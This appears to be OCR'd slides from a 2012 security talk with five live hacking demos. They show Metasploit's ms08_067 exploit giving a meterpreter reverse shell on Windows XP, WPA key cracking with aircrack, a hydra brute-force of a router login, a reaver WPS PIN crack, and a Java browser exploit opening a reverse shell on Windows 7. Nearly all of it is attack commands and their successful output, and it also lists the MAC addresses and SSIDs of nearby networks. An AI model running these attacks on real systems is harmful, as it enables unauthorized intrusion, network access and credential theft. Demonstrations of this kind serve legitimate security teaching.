

root@omap: ~/msf
msf exploit(ms08_067_netapi) > use exploit/windows/smb/ms08_067_netapi
msf exploit(ms08_067_netapi) >
msf exploit(ms08_067_netapi) >
msf exploit(ms08_067_netapi) > set rhost 192.168.5.140
rhost => 192.168.5.140
msf exploit(ms08_067_netapi) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(ms08_067_netapi) > set lhost 192.168.5.109
lhost => 192.168.5.109
msf exploit(ms08_067_netapi) > set lport 8080
lport => 8080
msf exploit(ms08_067_netapi) > exploit
[*] Started reverse handler on 192.168.5.109:8080
[*] Automatically detecting the target...
[*] Fingerprint: Windows XP - Service Pack 2 - lang:English
[*] Selected Target: Windows XP SP2 English (AlwaysOn NX)
[*] Attempting to trigger the vulnerability...
[*] Sending stage (752128 bytes) to 192.168.5.140
[*] Meterpreter session 1 opened (192.168.5.109:8080 -> 192.168.5.140:1087) at Wed Aug 15 11:52:20 -0500 2012
meterpreter > shell
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.
C:\WINDOWS\system32>

Demo 2 – Wifi Cracking



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
Applications Menu
root@omap: ~
13:50
root@omap: ~
CH 1][Elapsed: 3 mins][2012-08-15 13:50
BSSID PWR Beacons #Data, #/s CH MB ENC CIPHER AUTH ESSID
C0:C1:C0:A9:84:1F -62 1106 67 0 1 54e WPA2 CCMP PSK CIS
5E:6D:8F:EF:97:BB -64 0 0 0 2 54e. OPN CISDept-guest
C4:3D:C7:A3:92:EA -67 0 0 0 1 54e. OPN Hardee's
30:46:9A:3F:73:CE -67 0 0 0 1 54e WPA2 CCMP PSK hungryhungryhippos
BSSID STATION PWR Rate Lost Packets Probes
(not associated) 40:FC:89:8C:E8:23 -13 0 - 1 38 25 BestBuy
(not associated) 1C:AB:A7:A4:16:75 -66 0 - 1 0 2 SCH-I500713
(not associated) 8C:58:77:C7:30:EE -67 0 - 1 0 84 Willis,EIA-WiFi,GlobalSuiteWireless,UDWREG,littlebucket,GUEST,GRC-Public,BusyLion-guest,UDWQUAR,CAR
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(not associated) 00:25:4B:47:17:C3 -67 0 - 1 0 14 linksys
(not associated) 00:25:4B:25:D6:C2 -70 0 - 1 0 5 UDWREG
(not associated) 64:20:0C:60:3E:19 -71 0 - 1 15 51 KEVINSPLACE,CattaniWireless2,ufw,MYSTIQUE-ICE,Holiday Inn Express,FlyDBQ,GrandHarbor,RenaissanceWireless,Miller's Ale House,linksys
C0:C1:C0:A9:84:1F 00:C0:CA:61:DC:F8 0 1 - 5 0 10 CIS
C0:C1:C0:A9:84:1F 2C:41:38:76:7C:24 -1 1e- 0 0 3
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

Demo 2 (contd.)


Applications Menu
root@omap: /pentest/pa...
ubuntu@omap: ~
14:27
ubuntu@omap: ~
ubuntu@omap:~$
root@omap: /pentest/passwords/wordlists
Aircrack-ng 1.1
[00:00:00] 56 keys tested (76.29 k/s)
KEY FOUND! [password1]
Master Key : E4 02 36 16 62 77 8D BB 13 D4 9A AD F3 B9 C7 26
7C 6D FC 9E A1 05 9B DB 25 40 3E 3E B3 8B 5D 1F
Transient Key : 3C 9D 73 EE A7 E6 A7 3B 7E E8 F7 B5 B4 DC 1F 85
26 C7 88 CA 40 BE EF DB A3 73 6F DE D4 E6 B6 1F
CA D0 B8 26 0F 62 2F 40 36 90 0A 9D C2 F8 A8 0F
76 6C CD 81 09 42 A4 11 CC 2F E1 B5 30 3C B7 6E
EAPOL HMAC : F7 96 9C E5 98 EF 46 29 9D 88 C1 F2 F8 52 99 AC
root@omap:/pentest/passwords/wordlists#

Demo 3 – Password Cracking

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root@omap:/pentest/passwords/wordlists# hydra 192.168.1.1 -l "admin" -P john.lst -t 1 -e ns -V -f http-get /cgi-bin/index.html -w 5
Hydra v6.5 (c) 2011 by van Hauser / THC and David Maciejak - use allowed only for legal purposes.
Hydra (http://www.thc.org/thc-hydra) starting at 2012-08-16 10:36:03
[DATA] 1 tasks, 1 servers, 3161 login tries (l:1/p:3161), ~3161 tries per task
[DATA] attacking service http-get on port 80
[ATTEMPT] target 192.168.1.1 - login "admin" - pass "" - child 0 - 1 of 3161
[ATTEMPT] target 192.168.1.1 - login "admin" - pass "admin" - child 0 - 2 of 3161
[ATTEMPT] target 192.168.1.1 - login "admin" - pass "12345" - child 0 - 3 of 3161
[ATTEMPT] target 192.168.1.1 - login "admin" - pass "abc123" - child 0 - 4 of 3161
[ATTEMPT] target 192.168.1.1 - login "admin" - pass "password" - child 0 - 5 of 3161
[80][www] host: 192.168.1.1   login: admin   password: password
[STATUS] attack finished for 192.168.1.1 (valid pair found)
Hydra (http://www.thc.org/thc-hydra) finished at 2012-08-16 10:36:05
root@omap:/pentest/passwords/wordlists#
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Demo 4 – WPS Cracking

```
root@omap: ~
[+] Sending WSC NACK
[!] WPS transaction failed (code: 0x02), re-trying last pin
[+] Trying pin 00085670
[+] Sending EAPOL START request
[!] WARNING: Receive timeout occurred
[+] Sending EAPOL START request
[+] Received identity request
[+] Sending identity response
[!] WARNING: Receive timeout occurred
[+] Sending WSC NACK
[!] WPS transaction failed (code: 0x02), re-trying last pin
[+] Trying pin 00085670
[+] Sending EAPOL START request
[!] WARNING: Receive timeout occurred
[+] Sending EAPOL START request
[+] Received identity request
[+] Sending identity response
[!] WARNING: Receive timeout occurred
[+] Sending WSC NACK
[!] WPS transaction failed (code: 0x02), re-trying last pin
[+] 0.17% complete @ 2012-08-16 09:37:03 (5 seconds/pin)
[+] Trying pin 00085670
[+] Sending EAPOL START request
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

Demo 4 (contd.)


root@omap: ~
l.com>
[+] Waiting for beacon from 00:22:3F:03:FA:80
[+] Switching mon0 to channel 3
[+] Associated with 00:22:3F:03:FA:80 (ESSID: 44Con)
[+] Trying pin 50325436
[+] Sending EAPOL START request
[+] Received identity request
[+] Sending identity response
[+] Received M1 message
[+] Sending M2 message
[+] Received M3 message
[+] Sending M4 message
[+] Received M5 message
[+] Sending M6 message
[+] Received M7 message
[+] Sending WSC NACK
[+] Sending WSC NACK
[+] Pin cracked in 3 seconds
[+] WPS PIN: '50325436'
[+] WPA PSK: 'password1'
[+] AP SSID: '44Con'
[+] Nothing done, nothing to save.
root@omap:~#

Demo 5 – Pwn Win7 Like Its a Mac



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
root@omap: ~/msf
is random)
Payload options (generic/shell_reverse_tcp):
Name Current Setting Required Description
LHOST yes The listen address
LPORT 4444 yes The listen port
Exploit target:
Id Name
0 Generic (Java Payload)
msf exploit(java_atomicreferencearray) > set lhost 10.100.150.115
lhost => 10.100.150.115
msf exploit(java_atomicreferencearray) > exploit
[*] Exploit running as background job.
[*] Started reverse handler on 10.100.150.115:4444
[*] Using URL: http://10.100.150.115:8000/noclick
[*] Server started.
msf exploit(java_atomicreferencearray) >
[*] 10.100.150.132 java_atomicreferencearray - Sending Java AtomicReferenceArray
Type Violation Vulnerability
[*] 10.100.150.132 java_atomicreferencearray - Generated jar to drop (7550 bytes)
.
[*] 10.100.150.132 java_atomicreferencearray - Sending jar
[*] 10.100.150.132 java_atomicreferencearray - Sending jar
[*] Command shell session 1 opened (10.100.150.115:4444 -> 10.100.150.132:63526) at
Wed Aug 15 13:31:19 -0500 2012
msf exploit(java_atomicreferencearray) > sessions -i 1
[*] Starting interaction with 1...
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.
C:\Users\University of Dubuqu\Desktop>

